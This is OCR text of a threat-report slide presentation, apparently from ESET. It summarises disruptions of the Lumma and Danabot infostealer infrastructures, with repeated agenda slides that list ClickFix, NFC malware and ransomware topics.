
Digital Security
Progress. Protected.

Takedown sends ripples through the landscape

Based on ESET Threat Report

Ondrej Kubovič
Security Awareness Specialist

(eset):research



Agenda

1 Whack-a-hack infostealer edition

2 ClickFix: Fake errors, real threats

3 NFC malware on the rise

4 Ransomware deathmatch

Agenda

1 **Whack-a-hack infostealer edition**

2 ClickFix: Fake errors, real threats

3 NFC malware on the rise

4 Ransomware deathmatch


Disruption efforts

Disruption efforts

Disruption efforts

- Targeted 3,353 C&C servers from past year
- Extracted affiliate identifiers
- Tens of thousands malware samples

Lumma Sealer detections



Disruption efforts


- Targeted 3,353 C&C servers from past year
- Extracted affiliate identifiers
- Tens of thousands malware samples
- Telegram bot and marketplace disrupted

Disruption efforts


REVIVED

- Rebuilding infrastructure since the disruption
- Current activity approaching previous levels
- Disrupting Steam dead drop resolvers (w/ MS and partners)

Unique resolved IPs



Unique C&C domains



Disruption efforts

Disruption efforts

- Takedown by FBI/DoD DCIS
- Part of Operation Endgame (since 2018)
- 1000 C&C servers*

Danabot detections

DISRUPTION

Dec-2024

Jan-2025

Feb-2025

Mar-2025

Apr-2025

May-2025

Agenda

1 **Whack-a-hack infostealer edition**

2 ClickFix: Fake errors, real threats

3 NFC malware on the rise

4 Ransomware deathmatch


Agenda


1 Whack-a-hack infostealer edition

2 **ClickFix: Fake errors, real threats**


3 NFC malware on the rise

4 Ransomware deathmatch

